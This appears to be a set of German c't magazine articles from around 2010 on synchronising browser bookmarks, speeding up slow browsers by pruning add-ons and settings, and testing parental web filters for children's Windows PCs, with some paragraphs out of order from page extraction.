Abschließend fehlt nur noch ein Lesezeichen im Browser, das auf das lokale Wiki verweist. Dieser Link wird zwar mitsynchronisiert. Die im Wiki enthaltenen URLs verbleiben aber auf dem lokalen PC. Alles in allem mag TiddlyWiki nicht ganz so komfortabel sein wie die Bookmark-Verwaltungen in den Browsern und seine Handhabung nicht zu ihnen konsistent. Nichtsdestotrotz bietet es eine elegante Möglichkeit, ein paar schützenswerte URLs vor den Augen Dritter zu verbergen.

Abgeschottet

Last, not least kann es vorkommen, dass man seine Bookmarks überhaupt nicht in fremde Hände geben will. Firefox Sync leistet dies bereits, denn das Add-on verschlüsselt die Daten, die es an den Mozilla-Server überträgt. Browser-übergreifend kommt letztlich nur ein klassischer Bookmark Manager für den Desktop in Frage.

Ein Programm, das die Bookmark-Bestände der großen Browser synchronisiert, haben wir aber nicht gefunden – allerdings Helfer, die es einfacher machen,

die in mehreren Browsern verteilten Bookmarks wiederzufinden. So führt die Freeware AllBookmarks unter Mac OS die Lesezeichen von Safari, Firefox, OmniWeb, Camino und Flock zusammen; Opera und Chrome sollen in zukünftigen Versionen unterstützt werden. Unter Windows kann die Freeware AM-Deadlink, deren eigentliche Aufgabe das Auffinden toter Links ist, beim Suchen eines Lesezeichens helfen, von dem man nicht mehr weiß, wo es sich befindet. So spürt es die Bookmarks von Chrome, Firefox, Internet Explorer und Opera selbstständig auf und durchsucht URLs und Link-Titel im Volltext.

Fazit

Nie war es einfacher, ein automatisches Backup des Lesezeichen-Schatzes zu unterhalten und die Lesezeichen auf mehreren Rechnern synchron zu halten – sofern man nur einen Browser verwendet. Das höchste Maß an Sicherheit bietet dabei der Mozilla-Browser, ein recht vollständiges Abbild der Surf-Umgebung halten Chrome und Firefox fest. Allerdings ist beim Abgleich der Elemente einer Surf-Umgebung bei allen Browsern Platz nach oben, wie die vielen Minuszeichen in der Tabelle zeigen.

Echte Synchronisation zwischen den Bookmark-Beständen der großen Browser gibt es mit dem Ende von Xmarks nicht mehr; wer mit mehr als einem Browser einen Lesezeichenstamm nutzen will, muss auf einen Dienst wie delicious zurückgreifen. Eine kleine Anzahl von Links, die nicht synchronisiert werden sollen, kann man in einem lokalen Wiki speichern. Will man keine Links aus der Hand geben, helfen Programme wie AllBookmarks oder AM-Deadlink, Lesezeichen aus verschiedenen Browsern wiederzufinden. Dank des Standardformats für Bookmark-Dateien ist es einfach, bei einem Wechsel seinen Lesezeichenbestand zu einem anderen Browser mitzunehmen. (jo)

Literatur

[1] Jo Bager, Favoritenabgleich, Bookmarks mit mehreren Browsern synchron halten, c't 19/08, S. 202

www.ct.de/1022132



wenig verloren wie die URL der Sportvereins-Homepage auf dem Büro-PC.

Sofern es sich um eine überschaubare Anzahl an Links handelt, die vom Abgleich ausgeschlossen werden sollen, kann ein lokaler Informationsspeicher helfen, die nicht abzugleichen Bookmarks zu verwalten, zum Beispiel TiddlyWiki. Dabei handelt es sich um ein Desktop-Wiki: Ein aus einer Datei bestehendes, einfach zu bedienendes lokales Wiki, das seinen Inhalt selbst verändern, also zum Beispiel vom Benutzer verfasste Texte und Links speichern kann.

Das Desktop-Wiki ist bereits „eingerichtet“, wenn man es in einem Verzeichnis auf dem PC installiert. Da zu TiddlyWiki ein Java-Applet gehört, das schreibend auf die Festplatte zugreift, muss der Benutzer bei einigen Browsern eine Sicherheitsabfrage bestätigen, wenn er zum ersten Mal die Seite `empty.html` aufruft.

TiddlyWiki ist wesentlich vielseitiger, als es ein einfacher Bookmark-Verwalter erfordert. Um eine persönliche Bookmark-Liste zu führen, muss man eigentlich nur wissen, dass es seine Informationen in kleinen Info-Häppchen ablegt, die es Tiddler nennt. Für eine private Bookmark-Liste genügt es, den Tiddler „GettingStarted“ zu editieren, den TiddlyWiki beim Start präsentiert.

Klickt der Benutzer auf den Link „edit“, der sich oberhalb der Überschrift „GettingStarted“ befindet, öffnet sich ein einfacher Texteditor, in dem er seine Bookmark-Liste editieren kann. Die Syntax orientiert sich an der anderer Wikis.

`[[heise | http://www.heise.de/]]`

zum Beispiel steht für einen Verweis mit der Beschriftung „heise“ auf die Homepage von heise online. Ordnet man seine Links auf diese Weise untereinander an, erscheinen sie auch in der ferti-

Synchronisierungsdienste

| Name | delicious | Chrome-Synchrone | Firefox Sync | MobileMe | Opera Link | Windows Live Mesh |
|-------------------------------------|--|---|----------------------|---------------------------|--|-------------------|
| Informationen online abrufbar unter | www.delicious.com | http://docs.google.com | – | – | www.opera.com/link | – |
| Unterstützte Informationen | | | | | | |
| Lesezeichen | ✓ | ✓ | ✓ | ✓ | ✓ | – |
| Surf-Historie | – | – | ✓ | – | – | – |
| Formulardaten | – | ✓ | – | – | – | – |
| Einstellungen | – | ✓ | ✓ | – | – | – |
| Passwörter | – | – | ✓ | – | – | – |
| Tabs | – | – | ✓ | – | – | – |
| Schnellwahl | – | – | – | – | ✓ | – |
| eingetragene Adressen | – | – | – | – | ✓ | – |
| benutzerdefinierte Suchmaschinen | – | – | – | – | ✓ | – |
| Erweiterungen | – | ✓ | – | – | – | – |
| Designs | – | ✓ | – | – | – | – |
| Sonstiges | – | – | – | – | persönliche Leiste, Notizen | – |
| Unterstützte Browser | | | | | | |
| Desktop | alle | Chrome | Firefox | Internet Explorer, Safari | Opera | Internet Explorer |
| Mobilbrowser, -geräte | Add-ons, Clients für div. Plattformen | http://docs.google.com/m | iPhone: Firefox Home | iPhone, iPod Touch, iPad | Opera Mini | – |
| ✓ vorhanden | – nicht vorhanden | | | | | |

Anzeige

Jo Bager, Johannes Endres

Bremsende Browser-Spoiler

Systematische Schritte zum schnelleren Surfen

Wenn „das Internet“ langsam ist, liegt es oft am Browser. Wenn der seine Leistung für kaum benötigte Add-ons verpulvert, kann er sich nicht um das Anzeigen der Seiten kümmern. Und falsche Einstellungen geben ihm den Rest.

Falls sich das Surfen im Internet weniger rasant anfühlt als der gleichnamige Wassersport, sind meist nicht das Netzwerk oder die DSL-Leitung schuld (siehe Seite 110), sondern der Browser. Da gibt es zunächst das Missverständnis, dass die mit einem alten PC-Schätzchen gelieferte Software schneller läuft als aktuelle. Das mag für Office-Pakete stimmen, für Browser eindeutig nicht. Die aktuellen Versionen sind durchweg deutlich flotter als alte wie etwa Firefox 2 oder Internet Explorer 7. Der Schritt zu den brandneuen Beta-Versionen fällt dagegen nicht so

groß aus, dass man sich mit der potenziell höheren Fehlerzahl herumschlagen müsste.

Aktuelle Browser können mit Add-ons zu Netzwerk-Allzweckwerkzeugen aufgebohrt werden. Für Firefox zum Beispiel stehen Tausende dieser nützlichen und kostenlosen Erweiterungen zum Herunterladen bereit. Das birgt allerdings das Risiko, dass man den Browser überfrachtet.

Insbesondere der Mozilla-Browser zeigt sich dabei anfällig, denn die Firefox-Erweiterungen dürfen tief in die Architektur des Browsers eingreifen [1]. Sie bestehen im Wesentlichen aus JavaScript-Code, den der Browser neben aller anderen Arbeit ausführen muss. In Einzelfällen sind sich in der Vergangenheit auch schon mal mehrere Add-ons gegenseitig in die Quere gekommen, sodass Firefox' Bedienoberfläche komplett verunstaltet erschien.

Bei einem im Laufe der Zeit immer weiter aufgerüsteten Mozilla-Browser, der lahmt, kann es daher helfen, die Add-on-Sammlung auszumisten. Praktischerweise muss man dazu nicht gleich alle Erweiterungen deinstallieren. Firefox ermöglicht es, sie in den Optionen unter „Extras/Add-ons“ zu deaktivieren. Macht man zunächst alle Erweiterungen auf diese Weise unwirksam und aktiviert sie nach und nach wieder, sollte man Performance-Bremsen auf die Spur kommen.

Ähnliche Probleme mit Erweiterungen sind uns bei Chrome und Safari bisher nicht zu Ohren gekommen. Ob das an einem effizienteren Plug-in-System liegt oder an der geringeren Verbreitung, lässt sich noch nicht sagen, da bei beiden Add-ins eine relativ neue Funktion sind. Gut, dass man auch mit den Optionen dieser beiden Browser auf die gleiche Weise Add-on-Debugging

betreiben kann wie bei Firefox. Beim Safari finden sie sich im Menüpunkt „Einstellungen/Erweiterungen“, bei Chrome mit dem Menübefehl „Tools/Erweiterungen“ oder unter der Adresse chrome://extensions/.

Erweiterungen im Sinne von Firefox und Co. gibt es bei Opera nicht, aber Widgets. Das sind kleine Programme auf Basis von Standard-Techniken wie HTML oder Flash, die in einem separaten Fenster laufen und nicht mehr Overhead produzieren sollten als zusätzliche Tabs. Doch auch hier gilt, falls der Browser lahmt: alle Widgets deaktivieren und sukzessive wieder aktivieren hilft, um Bremser auszumachen.

Brems-Balken

Erweiterungen des Internet Explorers manifestieren sich zum Beispiel als Aufsatz, der dem Browser eine neue Bedienoberfläche spendiert, oder als Werkzeugleiste. Letztere fängt man sich mitunter unbeabsichtigt als unerwünschten Zusatz zu einer Freeware. Solche Erweiterungen sind in der Regel als sogenannte Browser Helper Objects (BHOs) realisiert. Das sind fast vollwertige Programme, die Zugang zu allen Funktionen des Internet Explorers haben.

Wenn der Internet Explorer lahmt, kann es helfen, unter „Add-ons verwalten“ bei den BHOs den Hebel anzusetzen. Der Internet Explorer zeigt eine Liste aller installierten, laufenden und deaktivierten BHOs an. Im Kontextmenü jedes Eintrags bietet der Internet Explorer die Option „Deaktivieren“. Von Hand deaktivierte BHOs bleiben auch nach einem Neustart inaktiv. Bei Werkzeugleisten genügt es nicht immer, sie nur über das Menü auszublenden. Mitunter bleiben sie im Hintergrund als BHO aktiv und belegen System-Ressourcen. Mit der Add-on-Verwaltung lassen sie sich dannganz deaktivieren.

Mit dem Internet Explorer 9 wird es noch ein wenig einfacher, lahmen Erweiterungen auf

die Schliche zu kommen. In die kommende Version seines Browsers will Microsoft einen „Add-on Performance Advisor“ einbauen, der den Benutzer darüber informiert, welche Erweiterungen sich beim Start und im Betrieb besonders viel Zeit lassen.

Vielelleicht ist es aber gar kein Add-on, das den Browser ausbremst, sondern eine Einstellung, die der Benutzer vorgenommen hat? Insbesondere Firefox bietet mit den fast unbegrenzten Möglichkeiten, den Browser über die erweiterten Optionen unter about:config anzupassen, auch ebenso viele Möglichkeiten, ungewollt die Performance zu drosseln. Einen einzelnen Knopf, um alles wieder auf Werkseinstellungen zu setzen, gibt es leider nicht. Aber alle Einstellungen, die nicht im Lieferzustand stehen, haben den Status „vom Benutzer festgelegt“. Per Klick auf den Kopf der Status-Spalte lässt sich die Liste so sortieren, dass alle geänderten Einstellungen beieinanderstehen. Leider ist das auch bei einem wenig befummelten Firefox oft die Hälfte aller Optionen, weil hier die Einstellungen von Add-ons und Druckern landen, aber auch das Datum des letzten Update-Checks und derlei.

Beim Zurückstellen ist also ein sehr wacher Geist gefordert. Denn nur einige Optionen haben einigermaßen selbsterklärende Namen. Im jeweiligen Kontextmenü gibt es den Punkt „Namen kopieren“, der die Suche in der leider nur englischen Dokumentation erleichtert. Dort steht in der Regel auch, wie die Standardeinstellung lautet. Wenn man diese wiederherstellt, ändert Firefox den Status auf „Standard“ und zeigt die Zeile nicht mehr fett.

Im Internet Explorer finden sich auf verschiedenen Reitern der Optionen Schaltflächen, mit denen der Benutzer die Einstellungen des jeweiligen Reiters zurücksetzen kann, zum Beispiel unter „Sicherheit“, „Datenschutz“ und „Erweitert“. Chrome bietet eine entsprechende Option für



Zu viele Add-ons überfrachten den Firefox. Durch globales De- und selektives Reaktivieren lassen sich die Ressourcenfresser isolieren.


die Seite „Details“. Opera bietet eine Oberfläche für erweiterte Einstellungen an, die der von Firefox ähnelt, wenn der Benutzer die Adresse `opera:config` eingibt. Safari verfügt über keine Schalter zum Zurücksetzen der Einstellungen.

Die Browser lösen normalerweise vorab die Servernamen in allen Links der angezeigten Seite auf, um beim Daraufklicken keine Zeit mehr mit der DNS-Abfrage zu vertrödeln. Nur bei Chrome kann man dieses „DNS-Prefetching“ (in der deutschen Version „DNS-Vorabruf“) abschalten. Denn die DNS-Abrufe lassen sich zum Verfolgen des Benutzerverhaltens verwenden. Das geht jedoch genauso gut durch eingebundene Bilder, so dass dem Geschwindigkeitsverlust kaum ein Gewinn an Privatsphäre gegenübersteht.

Ressourcen-Fresser Seitenstapel

Aus den Augen, aus dem Sinn – aber immer noch im Speicher: Kaum ein Surfer benutzt nur einen Browser-Karteireiter, sondern hält mitunter Dutzende dieser Tabs geöffnet. So muss er nicht alle halbe Stunde den Web-Mailer neu starten, um nachzusehen, ob neue Nachrichten eingetroffen sind, hat immer seinen Google-Kalender geöffnet – und kann in der Mittagspause das lustige Flash-Spielchen weiterdaddeln, das er gestern entdeckt hat.

Dass eine Seite im Browser hinten liegt, bedeutet aber nicht, dass sie keinen Speicherplatz be-



legt oder keine Prozessor-Power abzwickt. Insbesondere Web-2.0-Anwendungen, die regelmäßig auf dem Server nach neuen Informationen schauen oder sogar Daten hin- und herschaufeln, aber auch Flash-Anwendungen können sich im System breit machen. Mitunter muss man dann doch auf die eine oder andere geöffnete Browser-Anwendung verzichten, damit's insgesamt wieder flüssig läuft.

Über seinen eigenen Speicherhunger und den der Konkurrenz gibt Chrome unter der Adresse `about:memory` Auskunft. Außerdem startet er (wie der Internet Explorer) für jedes Tab einen eigenen Prozess. Den Ressourcen-Verbrauch dieser Pro-

zesse kontrolliert man wie ab Seite 100 beschrieben, um gezielt die aufwendigsten zu beenden. Bei Firefox und Safari soll diese praktische Aufteilung erst mit einer der nächsten Versionen kommen. Bislang steckt wie bei Opera alles in einem Prozess und man kann nur auf Verdacht mal ein Tab oder Fenster schließen.

Eine Firefox-Erweiterung, die den Browser grundsätzlich beschleunigen könnte, ist NoScript. Sie reglementiert – per default recht restriktiv –, welche Seiten JavaScript ausführen dürfen und unterbindet Multimedia-Geblinke in Form von Flash, Java und Co. In den meisten Fällen werden Websites so aufgeräumter, übersichtlicher und schneller,

weil Multimedia-Overhead gar nicht erst geladen wird. Falls die Site ohne JavaScript nicht funktioniert oder falls man ein Flash-Video ansehen möchte, kann man diese Inhalte über ein Icon in der Statuszeile temporär zulassen.

Wer einzelne Seiten durch ein schlankeres Layout beschleunigen möchte, kann auch User-Style-Sheets einsetzen, wie in c't 20/08 beschrieben [2]. Das setzt allerdings CSS-Kenntnisse und erheblichen Arbeitseinsatz voraus, sodass sich der Aufwand nur für extrem langsame Seiten lohnt, die man sehr oft besucht.


Bei der Analyse, welche Elemente denn die Seite wirklich bremsen, helfen Chrome und Safari mit der „Timeline“ in den „Entwickertools“. Firefox braucht dafür das Add-in Firebug mit den zusätzlichen Plug-ins YSlow oder Page Speed. Wer sich die Mühe macht, seine Lieblingsseite zu tunen, darf aber hinterher auf keinen Fall vergessen, diese Werkzeuge wieder zu deaktivieren – denn sie gehören zu den wirklich bremsenden Add-ons. (jo/je)

Literatur

- [1] Jo Bager, Reisegepäck, Firefox-Erweiterungen selbst entwickeln, c't 4/09, S. 134
- [2] Herbert Braun, CSS-Modding, Webseiten umgestalten mit Benutzer-Stylesheets, c't 20/08, S. 186

www.ct.de/1022136

Selbst wenn man überflüssige Explorer-Leisten ausblendet, können sie noch bremsen.





Urs Mansmann

Schmutzsieb

Webfilter für Kinder-PCs unter Windows

Beim Surfen im Internet sind für Kinder schädliche Webinhalte immer nur wenige Mausklicks entfernt. Hardcore-Pornos, Gewaltdarstellungen und extremistische Hetze sind über Suchmaschinen in Handumdrehen erreichbar. Webfilter sollen helfen, solche Inhalte für Kinder unsichtbar machen. Wir haben getestet, was die Werkzeuge taugen.

Selbst Grundschulkinder nutzen inzwischen ganz selbstverständlich das Internet: Sie surfen im Web, bewegen sich in sozialen Netzwerken, tauschen E-Mails aus und kommunizieren mit ihren Freunden per Instant Messenger. Was auf den ersten

Blick harmlos aussieht, erweist sich bei näherem Hinschauen allerdings als Risiko, denn im Web gibt es keinerlei Jugendschutz. Im Fernsehen werden Sendungen mit der Freigabe FSK 16 erst in den späteren Abendstunden ausgestrahlt, wenn der behütete

Nachwuchs bereits im Bett liegt. Im Internet gibt es hingegen diesbezüglich keine Regelungen. In der Videothek um die Ecke kommen Schulkinder erst gar nicht an die Regale mit den nackten Tatsachen oder den Horror-Streifen, diese stehen hinter Sichtblenden mit überwachtem Zutritt. Im Internet hingegen reicht ein Klick auf einen Ich-bin-schon-18-Button, um Hardcore-Material, das in Deutschland sofort auf dem Index landen würde, in allen Variationen betrachten zu können.

Frei im Web abrufbar sind auch brutale Kriegsszenen inklusive zynischer Kommentare der beteiligten Soldaten. Eine beson-

dere Gefahr für Kinder und Jugendliche, die noch kein gefestigtes Weltbild haben, sind politische Extremisten, religiöse Fundamentalisten und Verschwörungstheoretiker, deren Seiten auf den ersten Blick mitunter harmlos daherkommen. Auf das Geld der Eltern sind Abo-Abzocker aus, die das Konto nach Mitteilung der Handynummer monatlich abräumen oder Rechnungen stellen.

Die immer wieder geforderte Jugendschutzkennzeichnung hat sich nicht durchgesetzt, weil einfach zu wenige Seitenbetreiber daran teilnehmen. Grundsätzlich ändern könnte sich die Situation ab 1. Januar 2011: Der neue Ju-

gendmedienschutz-Staatsvertrag (JMStV) soll dann die Anbieter zu einer Kennzeichnung verpflichten.

Mit Webfiltern lassen sich für Kinder und Jugendliche ungeeignete Seiten bereits jetzt blocken, versprechen die Hersteller. Wir haben am Markt verbreitete Lösungen getestet, die auch unter der 64-Bit-Version von Windows 7 laufen. ICRA-Plus/Jusprog und FragFinn scheiterten an dieser Hürde. Im letzten Test schnitten die Programme ordentlich ab – für jüngere Kinder sind sie daher durchaus brauchbar, sofern eben kein 64-Bit-System zum Einsatz kommt. Zwei der getesteten Programme sind auch in einer Version für Mac OS X erhältlich, K9 Web Protection und NetNanny.

Um den Kunden buhlen zwei Gruppen von Herstellern: Die einen bieten Security-Suiten an, die den PC vor Malware schützen – und nutzen die Schnittstelle gleich noch zum Filtern. Die anderen überlassen die Viren- und Trojanersuche diesen Experten und prüfen nur die aufgerufenen Webinhalte auf Tauglichkeit für Kinder und Jugendliche. Die Webfilter-Spezialisten liegen in diesem Test klar vorne; die Komplettpakete konnten nicht recht überzeugen.

Wir testeten die Wirksamkeit der Filter, indem wir sie mit über 400 aktuellen Webseiten konfrontierten. Wir wollten wissen, ob die Angebote Porno- und Gewaltdarstellungen, Abzockseiten und Videodienste zuverlässig ausfiltern, andererseits aber Aufklärungsseiten über Sexualität, Verhütung, politischen und religiösen Extremismus sowie Nachrichten und die Angebote seriöser Webversender durchlassen. Dieser Spagat gelingt keinem einzigen Anbieter perfekt; entweder wird das Kind mit dem Bade ausgeschüttet und alles Mögliche gesperrt, oder aber der jeweilige Filter ließ auch zumindest ein wenig Schmutz durch. Auffällig ist, dass zahlreiche Anbieter bei Seiten mit Abo-Fallen patzten. Das Problem mit den Kostenfallen im Netz ist offenbar bei vielen Entwicklern noch nicht angekommen.

Einige Hersteller unterscheiden zwischen verschiedenen Angeboten: Boulevard-Medien wie Bild.de oder Stern.de oder ein reines Spieleangebot wie Spielaffe.de sind bei einigen Filtern gesperrt – vermutlich ganz be-

wusst, weil die Hersteller die Seiten für nicht kindgerecht halten. Die Ergebnisse im Abschnitt „zugegelassene Sites“ sagen über die Filterwirkung deshalb wenig aus, solange die Quote jenseits der 80-Prozent-Marke liegt. Keine Grauzonen hingegen gibt es bei den gesperrten Seiten. Hier haben wir jeweils nur Webseiten erfasst, die eindeutig jugendgefährdend sind oder, etwa bei den Videonetzwerken, auch solche Inhalte umfassen. Jeder Wert unter 100 Prozent, der dort auftaucht, dokumentiert Patzer des jeweiligen Filterprogramms.

Whitelists und Blacklists

Grundsätzlich gibt es mehrere Ansätze, um für Kinder und Jugendliche ungeeignete Inhalte vom Bildschirm fernzuhalten: Bei einer Whitelist werden nur Inhalte freigegeben, die der Betreiber des Dienstes zuvor als unbedenklich eingestuft hat. Diese Whitelist macht aber Eltern viel Arbeit: Ständig müssen sie neue Webseiten prüfen und hinzufügen; die Kinder wiederum fühlen sich gegängelt und überwacht, weil sie ständig um Freigaben bitten müssen. Ideal sind hier Tools, die eine Fernkonfiguration erlauben, beispielsweise Family Safety von Microsoft. So können Mama und Papa am Arbeitsplatzrechner oder auf einem mobilen Gerät die Seiten prüfen und freischalten, auch wenn sie gerade nicht zu Hause sind.

Solche Whitelist-Lösungen eignen sich jedoch nur für jüngere Kinder bis ungefähr 12 Jahren. Danach müssen die Eltern mehr Leine geben; wenn sich 14-Jährige über Sex und Verhütung informieren wollen, sollten sie

nicht bei den Eltern die Freigabe der jeweiligen Seite anfragen müssen.

Dann ist der Umstieg auf eine Blacklist-Lösung geboten: Sie enthält eine große Zahl an Einträgen zu blockierender Seiten, je nach Alter des Schülers. Die Blacklists sind aber ein Rennen zwischen Hase und Igel: Ständig kommen neue böse Seiten hinzu, ständig muss die Blacklist angepasst werden und immer wieder ist der Igel schon da und jugendgefährdende Angebote rutschen durch die Filter.

Wirklich sicher ist kein System: Sogar bei einer Whitelist können böse Seiten den Filter überwinden, wenn eine URL Besitzer oder Betreiber wechselt und zuvor harmlose Inhalte gegen böse ausgetauscht werden. Die Porno-Anbieter lassen sich einiges einfallen, um Webfilter zu umgehen. Das machen sie vermutlich nicht, um Kinder und Jugendliche anzusprechen, sondern um Filter in Firmen und Behörden auszutricksen.

Das Programm NetNanny macht hier einen interessanten Kompromiss: Das Programm lässt sich für Jugendliche so konfigurieren, dass diese die Sperre selbst aufheben können – mit Nachricht an die Eltern, die dann zumindest stichprobenweise prüfen können, was ihr Sprössling am PC so treibt.

Ein weiterer Ansatz besteht darin, die Inhalte per Heuristik und Wortlisten zu prüfen. GData etwa arbeitet auf diese Weise. Erwartungsgemäß fielen der Schere viele Aufklärungsangebote zum Opfer, denn eine Filterung nach verwendeten Wörtern kann nicht unterscheiden, mit welcher Intention der Urheber der Web-

seite an heiße Themen herangeht. Auch bei den gesperrten Seiten erwies sich die Trefferquote als mäßig. Viele Porno-Anbieter meiden deutliche Hinweise auf die Art ihres Angebots im Quelltext der Seite, um den Filtern die Arbeit nicht zu leicht zu machen.


Effiziente Kontrolle

Die meisten Programme protokollieren minutiös, welche URLs das Kind aufgerufen hat und wie oft das geschehen ist. Das sind wertvolle Hinweise für Eltern, die auf diese Weise nachvollziehen können, wofür sich ihr Nachwuchs interessiert, wie viel Zeit er im Netz verbringt und welchen möglichen Fehlentwicklungen es gegenzusteuern gilt. Fairerweise sollte man dem Kind diese Tatsache vorher mitteilen. Ab dem 18. Lebensjahr ändern sich die Regeln jedoch grundlegend, eine solche Überwachung ist dann grundsätzlich unzulässig, sofern der Betroffene damit nicht einverstanden ist. Den Ehepartner sollte man also in Kenntnis setzen, wenn der Familien-PC lückenlos überwacht werden soll.

Diese Protokollfunktion setzen einige Eltern auch offensiv ein, um ein sozial adäquates Verhalten der Kinder zu forcieren. Weiß das Kind, dass jeder Mausklick aufgezeichnet wird, wird es sich anders verhalten, als wenn es den PC ohne jede Kontrolle nutzen kann. Allerdings verzichten andere ganz bewusst auf eine solche Big-Brother-Funktion.

Auch das Wohnumfeld sollte die Kontrolle erleichtern: Viele Eltern stellen ihren Kindern recht

Reine Wortfilter können nicht unterscheiden, in welchem Kontext der Begriff gebraucht wird. Hier schlug das Programm bei Aufklärungsseiten gnadenlos zu.



Microsoft Family Safety achtet auf Wunsch auch darauf, dass Kinder nur für ihre Altersgruppe freigegebene Spiele einsetzen können.

kommt dann eben per DVD oder USB-Stick auf den Rechner. Externe Anschlüsse und Wechselaufwerke müssen also deaktiviert werden.

Hat man dann den Rechner komplett verriegelt und verrammelt und damit nebenbei auch viele nützliche Funktionen lahmgelegt, besucht das Kind einfach Freunde, deren Eltern tagsüber berufstätig sind – und kann dann dort ohne jede Kontrolle surfen. Oder es greift zum Internet-fähigen Handy oder zur Spielekonsole ...

Es ist also in der Praxis gar nicht so wichtig, wie manipulationssicher der Kinder-PC tatsächlich ist; entscheidend ist vielmehr, dass das Kind einsieht, dass es Schutz benötigt und deshalb erst gar keinen Drang entwickelt, diesen zu unterlaufen. Man muss sich also die Zeit nehmen und das Kind bei allen Maßnahmen, die man trifft, mit ins Boot holen und die Entscheidungen erklären. Dabei sollte man die Gefahren nicht übertreiben, damit das Kind nicht alle Warnungen als übertrieben in den Wind schlägt, sobald einer der Freunde mit dem Aufruf von Webpornos oder Rotten.com prahlt und das scheinbar unbeschadet überstanden hat.

Erstaunlicherweise zeigt die neueste Shell-Jugendstudie, dass die leichte Verfügbarkeit von Aufklärungsmaterial und der problemlose Zugriff auf pornografische Angebote nicht zu sexueller Verwahrlosung der Jugendlichen führt, sondern offenbar dazu, dass sie ihre ersten Erfahrungen später machen als gemeinhin angenommen und dabei mit Verhütungsmitteln verantwortungsbewusst umgehen. Das Schlagwort der „Generation Porno“ geht an der Lebenswirklichkeit der meisten Jugendlichen offenbar vollkommen vorbei.

früh einen eigenen Computer ins Zimmer. Dabei wäre der im Wohnzimmer viel besser aufgehoben, wo die Eltern jederzeit sehen können, womit sich das Kind beschäftigt. Das verhindert Experimente mit ungeeigneten Inhalten, sofern das Kind nicht häufiger alleine zu Hause ist. Erst ab einem Alter von rund 14 Jahren sind Kinder alt genug, um einen eigenen PC in ihren Räumen unter eingeschränkter Aufsicht verantwortungsvoll nutzen zu können.

Bei jüngeren Kindern sollte man das Benutzerkonto mit einem Passwort schützen, das dem Kind nicht bekannt ist. So stellt man sicher, dass es den PC nicht ohne elterliche Aufsicht in Betrieb nehmen kann.

Verriegelt und verrammelt

